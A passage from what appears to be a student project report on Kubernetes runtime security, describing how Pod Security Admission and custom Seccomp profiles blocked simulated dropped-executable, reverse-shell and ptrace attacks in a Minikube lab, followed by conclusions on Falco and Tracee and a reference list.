To mitigate the attacks previously shown we have to apply some preventive countermeasures. It can be useful to use the handler that is stopping some pods when a suspicious behavior is detected, but our primary goal is to be sure the attacks cannot occur in the first place. We analyzed two tools that are provided with Kubernetes, so there is no need to install anything. They are Pod Security Admission and Seccomp. The first one is used to control pods when they are created, the other one is controlling the system calls made by a pod. It is worth noting that we know that there are also other tools such as Kyverno (YAML based) and Gatekeeper (Rego based) that control pods on admission in a similar way to PSA but with more granular policies and without the need of a dedicated namespace. They work in the same way as Falco and Tracee, deployed as deployments in the cluster with permission on that. Let's now focus on the tools that we actually used.

6.1 Pod Security Admission

Pod Security Admission is an admission controller that is provided with Kubernetes. It has been introduced in Kubernetes v1.22 and it enforces predefined Pod Security Standards at namespace level. The three namespaces (Privileged, Baseline and Restricted) are applying an increasing level of security and they define which configurations are allowed for a pod to enter. The requirements are the following:

- Privileged: this namespace has no restrictions and allows all type of privilege and behavior;
- Baseline: to enter here we want no privilege containers, no host namespaces, no unsafe volume types, no sensitive capabilities and no Seccomp disabled;
- Restricted: for this last namespace requires all the baseline adding no root users, a read-only file system, drop all capabilities, mandatory to set a Seccomp profile and not allow privilege escalation.

PSA acts when pod resources are created or updated, rejecting those that violate policies assigned for that namespace.

Since PSA is native to Kubernetes, it is simpler to manage than external tools like Kyverno or Gatekeeper when we don't want to introduce third-party components in our cluster. Policies are applied using a label in the namespace that specifies the enforcement level:

e.g. `pod-security.kubernetes.io/enforce: restricted`

Other modes like audit and warn (replacing enforce) are non-blocking and used only for monitoring.

PSA is limited to the pod-level and provides a lightweight mechanism to avoid misconfigured workloads in the cluster. This can be considered a first line defense because it ensures that deployed workloads meet a minimum security threshold without additional tools.

Application of PSA

PSA policies have been applied in our project creating a new namespace named `secured`. We added the specific label that is needed to make that namespace a Restricted one.

When the namespace is created we have to edit the deployment for the application. We need to use a non-root user in the image, use the default Seccomp policy, remove capabilities and disallow privilege escalation. Finally the pod is deployed in the new `secured` namespace. If any of these options is not set, it will result in the pod not being deployed and causing an error in startup. All these actions are already set in `scenario/manifests/zipapp-deployment-psa.yaml`. The scenario secured with PSA can be deployed with:

```
bash scenario/zipapp-psa-start.sh
```

This will protect from the attack that we called "Dropped Executable"; others are still working and require other countermeasures that we will explain in a while.

Effects on Dropped Executable Attack


After deploying this new updated application we can notice that everything is still working as before if we try to perform any ordinary action on the website. When the "Dropped Executable" attack is performed the website shows "Internal Server Error" like shown in Figure 5 instead of a timeout message (**??**), indicating that certain types of error happened during execution of the `zip` command. This is because the limited permission given in this new container are blocking commands like `apt update` or installation of new tools to download binaries from the Internet. If no tools to download like `wget` or `curl` are included in the base image this is enough to block this kind of attack. Finally if we try to log Falco using:

```
bash falco-conf/falco-logs.sh
```

or Trace with:

```
bash tracee-conf/tracee-logs.sh
```

or their respective event handler we will notice that there is no alert about the event that was triggered before. This means that the attack is no more performed thanks to the PSA countermeasure.


Internal Server Error

The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.

Figure 5: Screen of the WebApp in Error When the Attack is Blocked

6.2 Seccomp

Seccomp (short for Secure Computing Mode) is a feature that can be found in general in the Linux kernel. It is not specific of Kubernetes environment but it is very useful if applied to it. It is a lightweight mechanism used to reduce kernel attack surface within a container. A Seccomp profile is a JSON or YAML file where we can define which system calls are allowed or not. When a system call is not allowed we can return an error or kill the process that generated it. This mechanism is useful because some attacks in particular leverage on specific system calls which are rarely used in normal applications.

Seccomp in Kubernetes can be applied using the "securityContext.seccompProfile" property in pod specification through YAML file. With "RunTimeDefualt" we are using the default profile provided with the container. Otherwise we can create a custom one, like we did to contain simulated attacks about Reverse Shell and Ptrace Execution. In general, usage of Seccomp with very restricted policies is reserved to expert users, because it can result in problems if the wrong system call is blocked. We used it in a very basic way to demonstrate its working mechanism and to block attacks based on a single system call. Blocking attacks like the one about the "Dropped Executable" can become very risky and complex because deep knowledge of application behavior is required.

Seccomp can become also part of PSA because, as cited before, we can have some namespaces where a policy is required. This Linux kernel tool is very useful to implement the least privilege mechanism at the syscall level, to contain also potential compromised containers.

Application of Seccomp

We applied Seccomp to the reference scenario adding a custom profile. We prepared a pair of profiles that can be applied in every namespace (even the default one) and without the need of PSA.

First of all we need to copy the Seccomp profile needed inside Minikube to be loaded in the K8s application container. It is added to the YAML configuration of the deployment. Now we can start the deployment and the service. In particular we have a policy that allows everything except the `connect` syscall that is used to establish a network connection to block "Reverse Shell" attack and another one that blocks `ptrace` system call for the "Ptrace Execution" attack. They can be found in the folder `scenario/sec-profiles/`. When these are executed the kernel returns an error. The commands for deployment are:

```
bash scenario/zipapp-seccomp-ptrace-start.sh
```

for the one about Ptrace and:

```
bash scenario/zipapp-seccomp-revshell-start.sh
```

for the one about Reverse Shell. Note that if any malicious process performs an attacks without these syscalls it will succeed without any problem, but it will noticed by Falco or Tracee.

Effects on Reverse Shell and Ptrace Attacks

When these countermeasures are applied, like before everything is working properly and the application is behaving as expected. When we run both the attacks, we get as a response the "Internal Server Error" from Figure 5. The error given by Seccomp is propagated back to the `zip` command that is executing the malicious executable. This results in incomplete action and no files will be zipped for download. Checking logs of Falco:

```
bash falco-conf/falco-logs.sh
```

or Trace with:

```
bash tracee-conf/tracee-logs.sh
```

or their respective event handler we will notice that there is no alert about the event that was triggered before. This means that the attack is no more performed thanks to the Seccomp countermeasure.

7. Conclusions

In conclusion, setting up runtime security in Kubernetes with Falco and Tracee proved to be effective. We used these tools in a local Minikube Kubernetes setup, showing that they can detect malicious behavior, such as command injection attempts, reverse shells and unexpected binary runs, using eBPF-based methods. Both the tools showed strong capabilities in detecting malicious behaviors. Using both tools together enables a better understanding of the runtime security analysis because in their rules they have a very different classification of the events. For example the Dropped Executable has a Critical level in Falco and Medium in Tracee. On the contrary, the Reverse Shell has a Notice level in Falco and High in Tracee.

Then, we implemented a custom event handler, which can extract the pod name and namespace from Falco and Tracee logs. This fact proves that it is possible to set up automated security responses, like tagging and restarting compromised pods, and connect runtime alerts with larger security measures in a cloud-native environment. All the three attacks that we simulated have been detected and managed as expected from Falco, Tracee and their respective handlers.

Additionally, we also set up security measures, like Seccomp and Pod Security Admission. In particular talking about Seccomp we tried the default profile with no particular policies and a custom one locking some syscalls that are specifically linked to some kind of attacks and actions that are not usual in the normal behavior of our application. This effectively mitigated the attacks. Also for PSA we obtained good results because the new Restricted namespace forced us to create a pod that was designed to force the security by design principle, setting it as non-privileged, non-root and so on. The combination of these tools enable a proactive approach to block misconfigured workloads.

Overall, this work shows that using Falco and Tracee together with Kubernetes feauters like Seccomp and PSA gives a strong way to discover, investigate and stop security issues in containerized environments. Based on the usage we can also choose between a tool more oriented to monitoring like Falco, or another one that is suitable for forensic analysis like Tracee.

Acronyms

CNCF	Cloud Native Computing Foundation. 5
eBPF	extended Berkeley Packet Filter. 5, 6
PSA	Pod Security Admission. 4, 24–28

References

[1] The Falco Authors. *Falco Default Rules*. 2025. URL: `https://falco.org/docs/reference/rules/default-rules/` (visited on 05/29/2025).

[2] The Falco Authors. *Falco Macros*. 2025. URL: `https://falco.org/docs/reference/rules/default-macros/` (visited on 05/29/2025).

[3] The Falco Authors. *Falco Rule Fields*. 2025. URL: `https://falco.org/docs/reference/rules/rule-fields/` (visited on 05/29/2025).

[4] The Kubernetes Authors. *Kubernetes Website*. 2025. URL: `https://kubernetes.io/it/` (visited on 04/10/2025).

[5] Aqua Security. *Tracee Default Rules*. 2025. URL: `https://aquasecurity.github.io/tracee/v0.23/docs/events/builtin/signatures/` (visited on 05/29/2025).

[6] European Union. *Eurostat Cloud Computing*. 2025. URL: `https://ec.europa.eu/eurostat/statistics-explained/index.php?title=Cloud_computing_-_statistics_on_the_use_by_enterprises#Cloud_computing_in_enterprises:_highlights` (visited on 05/22/2025).